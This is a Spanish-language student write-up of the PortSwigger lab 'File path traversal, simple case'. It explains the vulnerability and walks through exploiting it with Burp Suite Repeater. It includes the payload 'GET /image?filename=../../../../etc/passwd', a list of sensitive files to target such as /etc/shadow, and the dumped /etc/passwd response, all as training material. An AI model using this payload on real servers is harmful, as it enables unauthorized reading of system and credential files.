

Actividad 07: Road to Hall Of Fame

Laboratorio: File Path Transversal - Simple Case

Asignatura: Seguridad Informática

Realizado por el alumno: Manuel Darío Trejo Salazar

Herramienta utilizada: Burp Suite Community Edition

1.- Nombre del laboratorio

File Path Traversal, Simple Case

URL del laboratorio:

<https://portswigger.net/web-security/file-path-traversal/lab-simple>

The screenshot shows the PortSwigger 'Lab: File path traversal, simple case' page. At the top, the title 'Lab: File path traversal, simple case' is displayed in a large, bold, dark blue font. Below the title, there is a green 'APPRENTICE' badge and a dark blue 'LAB' button with a white icon. To the right of the 'LAB' button, it says 'Not solved'. A red circular button with a white arrow is in the top right corner. The main text describes the lab: 'This lab contains a path traversal vulnerability in the display of product images. To solve the lab, retrieve the contents of the `/etc/passwd` file.' Below this text is an orange button with a white flask icon and the text 'ACCESS THE LAB'. At the bottom, there are two expandable sections: 'Solution' and 'Community solutions', each with a light blue header, a light blue body, and a downward arrow icon.

Lab: File path traversal, simple case

APPRENTICE

LAB Not solved

This lab contains a path traversal vulnerability in the display of product images. To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

2.- Nivel

Apprentice (principiante).

Este laboratorio es la introducción a la vulnerabilidad de recorrido de rutas, donde la aplicación no aplica ninguna validación sobre la entrada del usuario.

3.- Tipo de explotación

File Path Traversal (también conocido como Directory Traversal o recorrido de directorios), clasificado dentro de las vulnerabilidades de lectura arbitraria de archivos (Arbitrary File Read).

La vulnerabilidad ocurre cuando una aplicación web utiliza nombres de archivo proporcionados por el usuario para abrir o cargar archivos del servidor, sin validar ni sanitizar la entrada. El atacante manipula la ruta con secuencias de retroceso de directorio (../) para navegar fuera del directorio previsto y acceder a archivos sensibles del sistema de archivos.

Si no existe validación, el atacante puede enviar:

```
GET /image?filename=../../../../etc/passwd
```

El servidor recibe la cadena completa y, al no estar mitigado, la resuelve y muestra el contenido del archivo del sistema operativo.

¿Qué archivos puede intentar leer un atacante?

`/etc/passwd`, `/etc/shadow`, `/var/log/apache2/access.log`, archivos privados de usuarios en `/home/`

Consecuencias: lectura de archivos sensibles, obtención de credenciales de base de datos, conocimiento de la estructura interna del servidor, lectura de logs y metadatos de sesión, e identificación de rutas para ataques mayores (RCE, LFI, explotación de carga de archivos).

4. Objetivo del laboratorio

Demostrar la explotación de una vulnerabilidad de File Path Traversal mediante la manipulación del parámetro filename de la petición HTTP que carga las imágenes de los productos, con el fin de leer el contenido del archivo `/etc/passwd` del servidor y obtener la confirmación de "Lab solved" en la Web Security Academy.

5. Explicación técnica de la vulnerabilidad

La tienda en línea del laboratorio carga las imágenes de los productos a través de una petición HTTP GET con un parámetro filename que indica el nombre del archivo de imagen:

`GET /image?filename=71.jpg HTTP/2`



El servidor concatena este valor a su directorio de trabajo (por ejemplo, `/var/www/images/`) y devuelve el archivo solicitado.

El servidor confía ciegamente en la entrada del usuario: no verifica que el nombre del archivo corresponda a un archivo real de imágenes, no elimina las secuencias `../` y no restringe la lectura a su directorio de trabajo. Esto viola el principio de validación de entradas y el de mínimo privilegio en el acceso al sistema de archivos.



La ruta canónica (la ruta real y definitiva tras normalizar `../`, `./` y enlaces simbólicos) nunca se comprueba contra el directorio permitido. En un sistema correctamente defendido, la aplicación debería verificar que la ruta resultante siga dentro del directorio base antes de abrir el archivo.

6. Procedimiento paso a paso

Se inicia Burp Suite Community Edition desde la máquina virtual de Kali Linux, seleccionando en las configuraciones iniciales, Temporary project in memory y posteriormente Use Burp defaults.



Con Burp abierto en la pestaña Proxy > Intercept, se abre el navegador integrado (Chromium embebido) y se accede a la URL del laboratorio proporcionada por PortSwigger.



WE LIKE TO
SHOP 

Picture Box

★★★★★ \$46.83

[View details](#)


Couple's Umbrella

★★★★★ \$83.33

[View details](#)

Cheshire Cat Grin

★★★★★ \$6.95

[View details](#)

Pet Experience Days


★★★★★ \$9.98


[View details](#)

mouse pointer inside or press Ctrl+G.

En Burp Suite se desactivó temporalmente el interceptor ("Intercept is off") para permitir la carga completa de la página.


Se navegó a la página de un producto (clic en "View details"), lo que disparó la petición que carga la imagen del producto.





Seleccionando la petición en el historial, clic derecho → "Send to Repeater".

El módulo Repeater permite editar y reenviar la petición tantas veces como sea necesario, observando las respuestas del servidor en tiempo real, sin repetir la acción en el navegador.



En la línea 1 del request se modificó el valor del parámetro filename, reemplazando el nombre de la imagen por la ruta maliciosa:


GET /image?filename=../../../../etc/passwd HTTP/2

The screenshot shows the Burp Suite interface with the following details:

- Request List:**

Time	Type	Direction	Method	URL	Status code	Length
11:38:08.17 sep 2...	WS	→ To server		https://0ad500c90470964f8011fda50082003d.web-security-academy.net/academyLabHeader		
11:38:13.17 sep 2...	HTTP	→ Request	GET	https://0ad500c90470964f8011fda50082003d.web-security-academy.net/product?productId=1		4
- Request Details (Raw):**

```
1 GET /product?productId=1 HTTP/2
2 Host: 0ad500c90470964f8011fda50082003d.web-security-academy.net
3 Cookie: session=CLueY2b5Whlp59KqdvauBhIobwH
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: es-419,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ad500c90470964f8011fda50082003d.web-security-academy.net/
```
- Inspector (Request headers):**
 - Request attributes: 2
 - Request query parameters: 1
 - Request body parameters: 0
 - Request cookies: 1
 - Request headers: 19



Se presionó "Send".


En el panel Response se observó una respuesta HTTP/2 200 OK con el contenido completo del archivo `/etc/passwd` del servidor:

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/:/home/peter:/bin/bash
26 carlos:x:12002:12002:/:/home/carlos:/bin/bash
27 user:x:12000:12000:/:/home/user:/bin/bash
28 elmer:x:12099:12099:/:/home/elmer:/bin/bash
29 academy:x:10000:10000:/:/academy:/bin/bash
30 messagebus:x:101:101:/:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
